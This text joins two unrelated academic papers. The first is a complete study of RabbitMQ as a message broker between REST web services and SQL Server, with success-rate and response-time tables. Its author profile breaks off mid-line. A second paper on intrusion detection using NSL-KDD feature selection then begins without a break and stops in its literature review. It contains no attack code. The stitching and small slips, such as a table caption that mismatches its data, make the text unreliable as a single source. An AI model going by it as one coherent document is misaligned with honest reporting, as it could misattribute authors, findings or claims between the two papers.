Keywords: REST web services, Distributed Application, RabbitMQ, Message Broker

I. PREFACE

The high number of requests is one important part that cannot be separated in the distributed enterprise application that is based on REST web services. Request that is accepted from various locations can simultaneously give influence on the performance and response time of REST web services. It is because the data contained in the request which is sent has different sizes to be stored or to be processed again. The bigger data size that is sent and the high number of requests will give additional time in data storing and processing so that the produced response time also becomes high. At this current time, the common system used in data processing is database. However, database has some limitations in its application.

Database performance may decrease when high number of requests is accepted for query process implementation. The decreasing database performance is caused by high load resources and in certain cases database does not have notification mechanism to filter the old and the new data. Database needs mechanism to determine data sequence according to its arrival so that the data received by the database meets FIFO (First In First Out) principle. This mechanism is often handled in *handcode* application by adding a new column to differentiate the old and the new data and also the data which is being processed. The process brings effect for the number of query that is written and run to process and to meet the notification mechanism. By the time REST web service continues more than one data at the same time to the database, the database will do query on each request that is sent and marks that column. The higher number of request then forces the database to do query repetition to process the new data and to update it to meet notification mechanism and data marking. Besides that, the query process and time consumption depend on the data size that is received. If query for one data needs quite long time, it will influence on the database workload that escalates significantly and it influences another data which is also received at the same time. This is generally happened in the case of big size data transfer and high number of request. In addition, database application with FIFO concept on the data will be affected on query complexity that should be implemented. High database workload will influence system scalability from the resources side or hardware. Resources that are owned will increase and addition will go along with the increasing need of high request. These limitations cause the database cannot be precise if the application serves as queue system with FIFO concept on the distributed system that is based on REST web services. Message broker is used to transfer the message between the source and the target server. With message broker, the data that is transferred from one location to another location can be faster and more precise [11], [13]. Message broker ensures that the message that is stored is success without interfering locking transaction such as needed by the database in executing query. This causes relatively smaller resource consumption than the database, but it gives

better coverage. Database is good to store more structured data, but message broker use is better when it is compared with database in processing high request simultaneously. Therefore, the goal of this research is *message broker* implementation on REST web services in which the product that is used is RabbitMQ. This research brings evaluation on REST web services which use single database and *message broker* as *data-storage*. Besides that, this research conducts engineering on the data that is received by REST web services by locating RabbitMQ between REST web service and database based on the evaluation that is resulted by each data source.

II. LITERATURE STUDIES

There have been many researches about web services performances that use various technology, architecture, method or different scope. There are two kinds of web services that are used; they are REST and SOAP (Simple Object Access Protocol). Commonly, discussion and implementation and also web service development is influenced by some variable that are used. Those variables can be categorized into data size, kinds or data type and *response time* that is received. Data size is implemented by making some functions that receives data in form of text parameter with certain size on the function of web services. Besides, the kinds or data type is also varied; they are text, byte, or numeric [3]. From these three data types, numeric data type has smaller *response time* than text type or byte type for each of REST or SOAP web services. The smaller response time resulted then performance that is produced by web services is better. In another side, architecture that is owned by each of REST and SOAP is different in the context of handling the produced *request* and *response*. Commonly, these two kinds of web services have four main components; those are *Http Listener*, *Request Handler*, *Parse Module* and *Web Servlet* [4]. Web services performance can also be influenced by the used method. Several methods that can be used to develop web services performance in its implementation are such as compression, partial *request* and *cache* [5]. REST or SOAP web services use on the data upload implementation with the kind of data image on *mobile device* in which the data also becomes reference for performance evaluation of these two types of web services. Besides that, development and implementation of each of the web services is conducted in some variations by modify API use (Application Programming Interface), *protocol*, or *cloud system* [6]-[8]. From the research that has been done for comparison performance of REST and SOAP, it can be concluded in common that REST web services give better comparison result than SOAP web services [9]. Nevertheless, SOAP web services use can be used for more specific condition, such as for a client who needs object that is formed beside the server in real time and focuses on that object security [10].

Better comparison performance on REST web services is addressed in several sides; they are technology, framework, data size or methods that are used. Therefore, REST web service has been used much in the implementation of distributed web application at this moment than SOAP with consideration of better performance that is possessed by REST

web services. This becomes the basic for this research in taking REST web service as its research object in which it is supported with other systems whether it will keep providing better performance or the reverse. That system is focused for the storage media with some variables that are classified into text data size, *response time* and data integrity. Other researches related with *message-broker* are done to provide description on its use on data processing on the distributed system, even on *cloud* technology [2], [13]. *RabbitMQ* is one technology of *message-broker* that can be used in conducting evaluation on *high-availability* and *fault-tolerant* on the *middleware* clustering [1]. The main difference of this research with the previous researches is addressed to the request flow engineering that is sent based on the evaluation of REST web services performance which uses SQLServer and RabbitMQ.

A. RabbitMQ

RabbitMQ is a queue system and *message-broker* that is based on open source that is use much in processing big data amount [14]. This system provides easiness in data distribution on the communication among different system and it uses AMQP (Advance Message Queuing Protocol) as the protocol to communicate between the producer and consumer [15]. Producer on RabbitMQ is a node that conducts request in form of message that consists of the data that will be sent. The data that has been received will be continued to the customer who has a knot to RabbitMQ [16], [17]. Consumer is simpler because it only receives all RabbitMQ message by identifying payload and label which are on the message. Figure 1 shows the flow that takes place on RabbitMQ.




Fig 1. Workflow of RabbitMQ

III. METHODOLOGY AND SYSTEM DESIGN

This research divides the system into 3 layers; they are client, REST web services, and data source. The first layer is client scope that accesses and uses service of REST web services. On this layer, every request that is sent to REST web services will be responded by REST web services with the result that has been processed. In this part, client does not know in detail how the message is processed and stored. The second layer is implementation of REST web services where on this layer it manages how data *request* is received, processed, and continued to the next layer. This layer will be built by using Microsoft MVC .NET v4 technology. The third layer is the data source in which it uses Microsoft SQLServer and RabbitMQ product. This layer is used to receive data *request* from the second layer and then process it to be stored. This research implements data flow engineering that is happened between REST web services layer and data source

layer. This engineering will be based on the performance of each data source that is accessed by REST web services. It is expected that result of this engineering may bring good performance on the layer of REST web services.

Besides that, this research uses a PC server with the following specification: (1) Processor Intel Xeon CPU 2.60GHz and Memory 32GB, (2) Microsoft Windows Server Operation system 2012R2, (3). Microsoft Internet Messaging Service v8.5.9, (4) Microsoft ASP MVC NET 4 application. (4). Microsoft Sql Server 2012 R2 v12.0.4887.0. (5). RabbitMQ v3.6.6. and client PC with the following the specification: (1) Processor Intel Core i5 2.3GHz and Memory 12GB, (2) Microsoft Windows 8 Operational system. Furthermore, this research uses VPN (Virtual Private Network) to communicate between the client and server.

IV. IMPLEMENTATION AND DISCUSSION

Implementation and test on this research is started by building REST web services that is divided into two stages, that is by using each of SQLServer and RabbitMQ as data source on the REST web service and implementing request flow engineering that is based on the result which is obtained from the first stage. The number of request that will be tested on the first stage are 200 data requests in parallel and the scheme that will be used in this implementation uses 3 layers concept. In this concept, REST web services will be located on the second layer. This part will receive the request and continue it to the third layer of SQLServer. Figure 2 explains implementation of the first stage system.




Fig 2. Implementation of the first stage system

Request that is sent by the first layer will be received by REST web services and then it is continued to the SQLServer. Response from the SQLServer will be returned to REST web service and then it will be returned to the client. From request flow until response that is produced, it gives a picture that client will receive the response which is very dependent on the second and third layer. When delay response occurs on one of those layers then it will influence to the client side as well.

Test data that is used on the request has a structure that consists of 3 properties; those are sessionid, companyid, and data. Sessionid on the structure is a property that is used to differentiate request that is sent based on the session and companyid is used to determine entity that is used, and data property shows the data that is contained in defining that data. Figure 3 shows example of data string that is sent to REST web services.

```
{
  "SessionId": "97007627530910751679035",
  "Company": "AC31",
  "Data": "AC30;200;003021;20170727;0006;01;19;04;01;01;;;R;6875;;;HARD-VG|||||31|24|||||;
          |||||;2|6|10|12|||||;RX;2;0.00;;;A730;03;07;50;#
          AC30;300;003021;20170727;0006;01;19;04;01;01;;;L;6875;;;HARD-VG|||||31|24|||||;
          |||||;2|6|10|12|||||;RX;2;0.00;;;A730;03;07;50;#"
```

Fig 3. Data text or string that is sent to REST web services.

Data type that is used on the request which is sent is text or string and the format which is used is in the form of JSON (Java Script Object Notation) in which it is separated using comma (,) for every property that is possessed. Besides that, semicolon (;) is used to separate the sub-data into certain parts that will be mapped to be columns in the table. Hashtag (#) sign is used in the data property as a sign of a line that will be stored in the table. The more complex the content of the data property then the size of data text becomes bigger. Data size that is sent by client to REST web services is different, they are 100Kb, 250Kb and 500Kb and data request that is fail and succeed will be counted to see how big the implementation of REST web service is if it is used on *enterprise application*. Table I and Figure 4 shows results of data request that are succeed and fail to be received by REST web services which uses SQLServer.

TABLE I. RESULT OF REST WEB SERVICES WITH SQLSERVER

Message size	Result of REST web services			
	Failed	Succeed	Failed (%)	Succeed (%)
100Kb	110	90	55	45
250Kb	156	44	78	22
500Kb	195	5	97.5	2.5




Fig 4. Result of REST web service with SQLServer

Result of the first stage explains that the number of data that works is smaller being compared to the data that is able to be received. The bigger data size is directly proportional with the failure possibility in the data sending. REST web service faces significant performance decrease on each of data size with the request that is sent in parallel for 200 data requests in certain period. Therefore, it is better that the first stage modeling usage is used for the application with average number of request that is sent is under 200 requests and data size that is sent is under 100Kb.

In order to solve the problem at the first stage, then a new layer is added between the second and the third layer. This

layer is filled with the placement of *message-broker* in which it will receive all requests that are sent by the client. The choosing of RabbitMQ as *message-broker* is based on the better performance of RabbitMQ in handling bigger data and high number of request. Besides that, RabbitMQ use on the implementation of the second stage is based on the better result which is showed by RabbitMQ with similar test condition that is conducted on the first stage. Result of RabbitMQ testing can be seen on Table II and Figure 5.

TABLE II. RESULT OF REST WEB SERVICES WITH RABBITMQ

Message size	Result of REST web services			
	Failed	Succeed	Failed (%)	Succeed (%)
100Kb	3	197	1.5	98.5
250Kb	7	193	3.5	96.5
500Kb	10	190	5	95




Fig 5. Result of REST web service with RabbitMQ

This result describes that the number of data that is received on REST web services which uses RabbitMQ is higher and it tends to be more stable than the number of the fail data. The number succeeded request increases although data size that is sent is bigger. Therefore, data integrity on REST web service which uses RabbitMQ is better than REST web service that uses SQLServer.

Aside from data integrity, *response time* also a factor that is used to rate the performance on REST web services [3], [4], [6]. That test is conducted by building REST web services with the use of two different data sources and those two data sources are not connected to each other. Temporary scheme of REST web services implementation to test this thing can be seen on Figure 6.




Fig 6. Implementation Scheme of REST web service with SQLServer and RabbitMQ.

Types and data size that are used is the same and appropriate with the first stage, that is 100Kb, 250Kb, and 500Kb on each of REST web services with the number of *request* for 10, 100, 1000, 1500 and 2000 data *request* sequentially. Average *response-time* will be counted for each group of that REST web services. Test result for 10 data *requests* shows that REST web service which uses RabbitMQ has smaller *response-time* on average than REST web services that uses SQLServer. Average response time on both datadsource can be seen at Table III and Figure 7.

TABLE III. RESULT OF REST WEB SERVICES RESPONSE TIME (10 REQUESTS)

Average response time (ms) for various message size (100,250,500)Kb		
Client	SQLServer	RabbitMQ
Client 1	2547	1252.67
Client 2	2274	1299.33
Client 3	2000.67	1416.33
Client 4	2156.67	1075.33
Client 5	2132	1126.67
Client 6	2259.67	1026
Client 7	2088.33	1109
Client 8	2026.33	1075.33
Client 9	2317.67	1291.67
Client 10	2110.67	2214




Fig 7. Result of REST web services response time (10 requests)

Besides that, the test on the group of 100, 1000, 1500 and 2000 data request also show good result on RabbitMQ. The result that is obtained on this test shows that REST web services which uses RabbitMQ still has smaller *response-time* than REST web services that uses SQLServer.

TABLE IV. Result of REST web services response time (10 requests)

Average response time (ms) for various message size (100,250,500)Kb		
Client group	SQLServer	RabbitMQ
Group 100	5552.94	1816.26
Group 1000	6468.12	1860.36

Group 1500	7452.63	1921.34
Group 2000	10413.5	1963.29




Fig 8. Result of REST web services response time (100,1000,1500,2000 requests)

Generally, the test on RabbitMQ usage on REST web service has better result than REST web service which uses SQLServer. This result covers data integrity and better *response time*. Therefore, changing or modification implementation of data request flow will be done on the second stage. This flow engineering will be based on the result of the previous test by locating RabbitMQ system between the layer of REST web service and SQLServer. Figure 9 explains flow engineering on the implementation of the second stage.




Fig 9. Layer implementation scheme on the second stage.

When client sends request to REST web services, data request will be continued to RabbitMQ system to be stored first. The data will be processed and stored in the data structure of RabbitMQ. Besides that, RabbitMQ system will conduct data backup processing in the form of flat file and this file type is locked by RabbitMQ system so that it cannot be opened directly by other systems except it goes through the protocol and mechanism of RabbitMQ itself. Backup process on RabbitMQ gives preventive step on data loss that is caused by other factors; one of them is *crash-system*. The next step from data flow which has been stored is by continuing that data to SQLServer. The response that will be generated by SQLServer will be returned to RabbitMQ and then it will be continued to REST web services to be responded to the client. Therefore, implementation of RabbitMQ on the second stage scheme is used as a bridge that connects REST web services with SQLServer. Result of RabbitMQ system performance creates positive impact on REST web services but it also does not lose momentum in the structured data processing that is owned by

SQLServer. High number of request receiving and high data integrity also good validity influences performance of REST web services on the second stage implementation. Ideally, the number of request that can be received by REST web services is between 1500 until 2000 at the same time with the data on the request being queued on RabbitMQ system so that *response* process that is returned to the client side becomes better. Furthermore, in order to provide higher and better performance, clustering concept and technique can be applied on RabbitMQ. That concept may bring performance improvement on RabbitMQ system with smaller tolerant fault value [1].

V. CONCLUSION AND RECOMMENDATION

This research concludes that use of RabbitMQ on REST web services can bring positive impact for the performance of REST web service itself. RabbitMQ system is placed as a bridge to connect REST web services with SQLServer. It is because RabbitMQ system has better performance than SQLServer system in receiving high number of requests. *Response time* that is produced by RabbitMQ has smaller value than SQLServer with data text size that is sent is varied among 100Kb, 250Kb, and 500Kb. Besides that, RabbitMQ system performs better data integrity compared to SQLServer on the clarification of high number of requests. The value of small *response time* and high data integrity provide a reference on data flow engineering on the third layer in the early stage. It is done by inserting a new layer in form of Rabbit MQ system between REST web services layer and SQLServer layer. With this engineering, RabbitMQ can bridge over data flow from REST web service to SQLServer by keep maintaining the good performance of REST web services when there is acceptance on high request and big size data. In another side, this engineering creates impact which is not too good for the implementation of the second stage. Disadvantage on this engineering makes the use of processor server becomes big. The more data that is handled by RabbitMQ is directly proportional with the high use of the processor and it needs clustering concept use on RabbitMQ. These two impacts and other *message-broker* technologies use besides RabbitMQ can be the reference for the discussion topic for further researches.

ACKNOWLEDGMENT

This work was supported by Information System Magister, Technology Information Faculty, Satya Wacana Christian University. I would like to thank Danny Manongga and Irwan Sembiring who support me on this collecting, preparing and writing this paper. Another thank to HOYA Vision Care, Mr. Danang Suryonugroho and all HOYA's team for great opportunities and assistances during development the system and implemented it in the wide aspect of real case enterprise distributed business application.

REFERENCES

- [1] M. Rostanski, K. Grochla, and A. Seman, "Evaluation of Highly Available and Fault-Tolerant Middleware Clustered Architectures using RabbitMQ" *Proceedings of 2014 Federated Conference on Computer Science and Information Systems*, pp. 1-4, 2014.
- [2] B. Meena. M, "A Distributed File Transfer using Message Broker in Cloud", *Indian Journal of Science and Technology*, vol. 9 (48), pp. 1-4, 2016
- [3] A. S. Johal, B. Singh, "Performance Analysis of Web Services for Android Based Devices", *International Journal of Computers Applications*, vol. 92 (11), pp. 43-46, 2014.
- [4] H. Hamad, M. Saad, and R. Abed, "Performance Evaluation of RESTful Web Services for Mobile Devices", *International Arab Journal of e-Technology*, vol. 1 (3), pp. 72-78, 2010.
- [5] S. Mumbaikar, P. Padiya, "Web Services Based on SOAP and REST Principles", *International Journal of Scientific and Research Publications*, vo. 3 (5), pp. 1-4, 2013.
- [6] K. Wagh, R. Thool, "A Comparative Study of SOAP vs REST Web Services Provisioning Techniques for Mobile Host", *Journal of Information Engineering and Application*, vol. 2 (5), pp. 12-16, 2012.
- [7] G. M. Tere, R. R. Mudholkar, and B. T. Jadhav, "Improving Performance of RESTful Web Services", *International Conference Advances in Engineering and Technolog*, vol. 1 (2), pp. 12-16, 2014.
- [8] K. Elgazzar, P. Martin, and H. Hassanein, "Mobile Web Services: State of The Art and Challenges", *International Journal of Computer Science and Application*, vol. 5 (3), pp. 173-188, 2014
- [9] R. Sinha, M. Khatkar, and S. C. Gupta, "Design and Development of a REST Based Web Services Platform for Applications Integration on Cloud", *International Journal of Innovative Science, Engineering and Technology*, vol. 1 (7), pp. 385-389, 2014
- [10] M. Choi, Y. Jeong, J. H. Park, "Improving Performance through REST Open API Grouping for Wireless Sensor Network", *International Journal of Distributed Sensor Networks*, vol. 9 (11), pp. 1-13, 2013.
- [11] D. Rahod, "Performance Evaluation of RESTful and SOAP/WSDL Web Services", *International Journal of Advanced Research in Computer*, vol. 7 (7), pp. 415-420, 2017
- [12] V. Kumari, "Web Services Protocol: SOAP vs REST", *International Journal of Advanced Research in Computer Engineering and Technology*, vol. 4 (5), pp. 2467-2469, 2015.
- [13] L. Magnoni, "Modern Messaging of Distributed Systems", *Journal of Physics: Conference Series 608 012038*. pp 1-8, 2015.
- [14] RabbitMQ website [online], <http://www.rabbitmq.com/>, accessed 30.11.2017
- [15] AMQP website [online], <https://www.cloudamqp.com/>, accessed 30.11.2017
- [16] M. Toshev, *Learning RabbitMQ* (Birmingham, UK: Packt Publishing, Ltd, 2015).
- [17] A. Videla, J. W. Williams, *RabbitMQ in Action. Distributed Messaging for Everyone* (Shelter Island, NY: Manning Publications Co, 2012)

AUTHORS PROFILE



Vyorbigger B. Oppier completed his bachelor degree in Information Technology from Satya Wacana Christian University, Indonesia in 2008. He is nearly close to complete his magister degree that start in 2016 in the same university of his undergraduate program. While completing his magister degree, he also active in software engineering especially Enterprise Resources Planning and other enterprises system since 2009 until now. He already built a various enterprise system on multinasional company and also have technical certification of Microsoft Dynamics Ax 2012R3. Email: vyor.c@gmail.com



Danny Manongga finished his bachelor degree, Electronics program, in Satya Wacana Christian University, Indonesia, achieved MSc degree in Information Technology from Queen Mary College, London, and Phd degree in Information Sciences from University of East Anglia, Norwich-England. His research interests are Information Systems and Business Intelligence. Email: dmanongga@gmail.com



Irwan Sembiring, Completed his undergraduate program in UPN "Veteran" Yogyakarta, majoring in Information Technology in 2001, pursued higher degree in School of Computer Science and Electronics Gadjah Mada University, Yogyakarta, Indonesia and received Master Computer in 2004. Doctor in Computer Sciences from Gadjah Mada University ,Yogyakarta, Indonesia ,Now he is a lecturer at faculty of information technology Satya Wacana Christian University, Salatiga Indonesia. His research interests include Network Security and Digital Forensic. Email

Enhanced Intrusion Detection System using Feature Selection Method and Ensemble Learning Algorithms

Manal Abdullah

Faculty of Computing and Information Technology
King Abdul-Aziz University
Jeddah, Saudi Arabia
maaabdullah@kau.edu.sa

Arwa Alshannaq

Faculty of Computing and Information Technology
King Abdul-Aziz University
Jeddah, Saudi Arabia
aalshannaq@stu.kau.edu.sa

Asmaa Balamash

Faculty of Computing and Information Technology
King Abdul-Aziz University
Jeddah, Saudi Arabia
Abalamash0003@stu.kau.edu.sa

Soad Almabdy

Faculty of Computing and Information Technology
King Abdul-Aziz University
Jeddah, Saudi Arabia
salmabdy@kau.edu.sa

Abstract— The main goal of Intrusion Detection Systems (IDSs) is to detect intrusions. This kind of detection system represents a significant tool in traditional computer based systems for ensuring cyber security. IDS model can be faster and reach more accurate detection rates, by selecting the most related features from the input dataset. Feature selection is an important stage of any IDs to select the optimal subset of features that enhance the process of the training model to become faster and reduce the complexity while preserving or enhancing the performance of the system. In this paper, we proposed a method that based on dividing the input dataset into different subsets according to each attack. Then we performed a feature selection technique using information gain filter for each subset. Then the optimal features set is generated by combining the list of features sets that obtained for each attack. Experimental results that conducted on NSL-KDD dataset shows that the proposed method for feature selection with fewer features, make an improvement to the system accuracy while decreasing the complexity. Moreover, a comparative study is performed to the efficiency of technique for feature selection using different classification methods. To enhance the overall performance, another stage is conducted using Random Forest and PART on voting learning algorithm. The results indicate that the best accuracy is achieved when using the product probability rule.

Keywords—Intrusion Detection Systems, NSL-KDD, Feature Selection, Supervised Learning, Classification.

I. INTRODUCTION

Wireless sensor networks (WSNs) comprise of tiny sensor nodes or devices that have radio, processor, memory; battery as well as sensor hardware. The widespread deployment of these sensor nodes makes it possible for environmental monitoring. These small devices are resource inhibited in terms of the speed of the processor, the range of the radio, memory as well as power. This nature of resource inhibition makes designers design systems that are application specific. While the Wireless Sensor Networks are not protected, and the transmitted medium is wireless, this raises the vulnerability to attacks. WSNs are being gradually embraced also in applications which are very

sensitive for instance in detection of forest fires [1], power transmission as well as distribution [2], localization [3], applications of the military [4], Critical-infrastructure (CIs) [5] and Underwater Wireless Sensor Networks (Underwater WSNs) [6].

Lack of proper security measures can lead to launching of different types of attacks in environments that are hostile. These kinds of attacks can interrupt the WSNs from working normally and can defeat the deployment's purpose. Consequently, security is a significant networks feature. The shortage of means makes the creators use primitives of security which are traditional such as encryption and one-way functions cautiously. Detection of intrusion is seen as the defense's second line which matches the security primitives. For practicality in implementing WSNs, intrusions detection ideas need to be lightweight, scalable as well as distributed. This paper proposes such approaches in the detection of anomaly intrusion in WSNs. In this kind of context, it is very important to make sure that there is the protection of the sensor network from threats emanating from cyber-security. Regrettably, the achievement of this objective is a bit of a challenge due to features number of WSNs, highest important one being: inadequate computational resources, inhibiting the execution of robust mechanisms that are cryptographic; and their distribution in environments that are wild and unattended, where it is possible for the enemy to access the sensor nodes physically, for instance, reading cryptographic keys straight from the memory. The fast technology development over the Internet makes the security of a computer serious issue. Currently, Intelligence which is artificial, data mining as well as machine learning algorithms are exposed to a broad investigation in ID with stress on enhancing the detection accuracy as well as create a model that is immune for IDS. In addition to detection abilities, IDSs also offers extra mechanisms, for instance, diagnosis as well as prevention. Wireless sensor networks' IDSs architectures are presently being examined and various solutions have been recommended in the research.

This paper concentrates on building IDS for WSN. To construct an Intrusion Detection System model quicker with more correct rates of detection, choice of features that are vital from the input dataset is extremely important. Learning process's feature selection while designing the model indicates a decrease in computational rate and improves precision. The main objective of this paper is determining the greatest suitable features to use in the identification of attack in a dataset of NSL KDD as well as WEKA [7] tool is used for analysis. Different performance metrics are used to assess the performance of each classifier such as: precision, recall, F-measure, false positive rate, overall accuracy (ACC) and ROC curve. NSL KDD dataset [8] is a common dataset for revealing of the anomaly, particularly for identifying the intrusion. This dataset comprises of forty-one features that resemble different types of the network traffic. The network traffic is divided into dual classes, one being the normal class while the other is referred to as the anomaly class. The anomaly class usually depicts intrusions or attacks that originate from the network at the time of taking records for the network traffic. In relation to these attacks, the NSL KDD dataset is additionally categorized into four main attack classifications such as the DoS, in addition to probing. Further classifications comprise of users to root (U2R), as well as remote to local (R2L). The DoS attack renders the unavailability of crucial services to genuine users through the bombardment of the attack packets that are found on the computing and also on network resources. Instances of DoS attacks contain backland, and smurf. Moreover, teardrop, plus neptune attacks are also examples of such attacks. Due to the high levels of the risks that are found in other types of the DoS attacks that relate to computer expenses, the paper primarily dealt on the DoS attacks, as stated in the 2014 document [9]. A DoS attack is viewed as a major concern for authentic operators retrieving services through the Internet. DoS attacks render the unattainability of services to users through limiting network and also the system resources. While a lot of investigation has been performed by dint of network security professionals to defeat the DoS attack concerns, DoS attacks are still on the rise and have a more significant detrimental influence as time passes.

The organization of the paper as following. Section 2 presents an intrusion detection overview, reviews related work. Section 3 describes IDS proposed model, and Sect. 4 is analysis the experimental results obtained. Finally, Section 5 states the conclusions.

II. LITERATURE REVIEW

Intrusion detection system uses machine learning algorithms or classifiers to learn system normal or abnormal behavior and build models that help to classify new traffic. Developing an optimal machine learning based detection systems directs research to examine the performance of a single machine learning algorithm or multiple algorithms to all four major attack categories rather than to a single attack category. Some of the algorithms and methods used by the researchers in this filed will be mentioned. Also, we will try to focus on the researches that used NSL-KDD for analyzing their experimental results.

Hota and Shrivastava, 2014 [10], proposed a model that used different feature selection techniques to remove the irrelevant features in the dataset and developed a classifier that is more

robust and effective. The methods that were used combined with classifier are Info Gain, Correlation, Relief and Symmetrical Uncertainty. Their experimental work was divided into two parts: The first one is building multiclass classifier based on various decision tree techniques such as ID3, CART, REP Tree, REP Tree and C4.5. The second one is applying feature selection technique on the best model obtained which was here C4.5. Their experimental analysis was conducted using WEKA tool. The results showed that C4.5 with Info Gain had better results and achieved highest accuracy of 99.68% with only 17 features. However, in case of using 11 features, Symmetrical Uncertainty achieved 99.64% accuracy.

Deshmukh, 2014 [11], developed IDS using Naive Bayes classifier with different pre-processing methods. Authors used NSL-KDD dataset and WEKA for their experimental analysis. They compared their results with other classification algorithms such as NB TREE and AD Tree. The results showed that with respect to the TP rate of all algorithms, the execution time of Naïve Bayes is less.

Noureddien Yousif, 2016 [12], examined the performance of seven supervised machine learning algorithms in detecting the DoS attacks using NSL-KDD dataset. The experiments were conducted by using for training step the Train+20 percent file and for testing using Test-21 file. they used 10-fold cross validation in test and evaluate the methods to confirm that techniques will achieve on undetected data. Their results showed that Random Committee was the best algorithm for detecting smurf attack with accuracy of 98.6161%. At the average rate, the PART algorithm was the best for detecting the Dos Attacks, however, Input Mapped algorithm was the worst.

Jabbar and Samreen, 2016 [13], have presented a novel approach for ID using alternating decision trees (ADT) to classify the various types of attacks while it is usually used for binary classification problems. The results showed that their proposed model produced higher detection rate and reduces the false alarm rate in classification of IDS attacks.

Paulauskas and Auskalnis, 2017 [14], analyses the initial data pre-processing influence on attack detection accuracy by using of ensemble, that are depend on the idea of combining multiple weaker learners to create a stronger learner, model of four different classifiers: J48, C5.0, Naïve Bayes and PART. Min-Max normalization as well as Z-Score standardization was applied in pre-processing stage. They compared their proposed model with and without pre-processing techniques using more than one classifier. Their results showed that their proposed classifier ensemble model produces more accurate results. After they presented their results, they were warned not to use only the NSL-KDDTrain+ dataset for both training and testing because even without pre-processing methods, it leads to get 99% of accuracy. Therefore, NSL-KDDTest+ dataset must be used for model assessment. In this case the performance of the real model can be tested to detect a new type of attack.

Wang, 2017 [15], suggested an SVM based intrusion detection technique that considers pre-processing data utilizing converting the usual attributes by the logarithms of the marginal density ratios that exploits the classification information that is included in each feature. This resulting in data that has high quality and concise which in turn achieved a better detection

performance in addition to reducing the training time required for the SVM detection model.

Yin, et al., 2017 [16], have explored how to model an IDS based on deep learning approach using recurrent neural networks (RNN-IDS) because of its potential of extracting better representations for the data and create better models. They pre-processed the dataset using Numericalization technique because the input value of RNN-IDS should be a numeric matrix. The results showed that RNN-IDS has great accuracy rate and detection rate with a low false positive rate compared with traditional classification methods.

Feature selection as a vital part of any IDS can assist make the procedure of training the model less multifaceted and faster while preserving or even enhancing the total performance of the system. Shahbaz et al. [17] suggested an efficient algorithm for feature selection by considered the correlation between the behavior class label and a subset of attribute to resolve the problem of dimensionality lessening and to defining good features. The outcomes revealed that the proposed model has considerably minimal training time while preserving accuracy with precision. Additionally, several feature selection methods are tested with varying classifiers regarding the detection rate. The comparison outcomes reveal that J48 classifier accomplishes well with the proposed feature selection method.

Similarly, the study in [18] proposed a new intelligent IDS that works on reduced number of features. First, authors perform feature ranking on the basis of information-gain and correlation. Feature reduction is then done by combining ranks obtained from both information gain and correlation using a novel approach to identify useful and useless features. These reduced features are then fed to a feed forward neural network for training and testing on KDD99 dataset. The method uses pre-processing to eliminate redundant and irrelevant data from the dataset in order to improve resource utilization and reduce time complexity. The performance of the feature reduced system is actually better than system without feature reduction. According to the feature optimization selection problems of the rare attack categories detection the researchers in [19] used the cascaded SVM classifiers to classify the non-rare attack categories and using BN classifiers to classify rare attack categories, combining with cascaded GFR feature selection method (CGFR) The experimental results showed that the CGFR feature selection is effective and accurate in IDS.

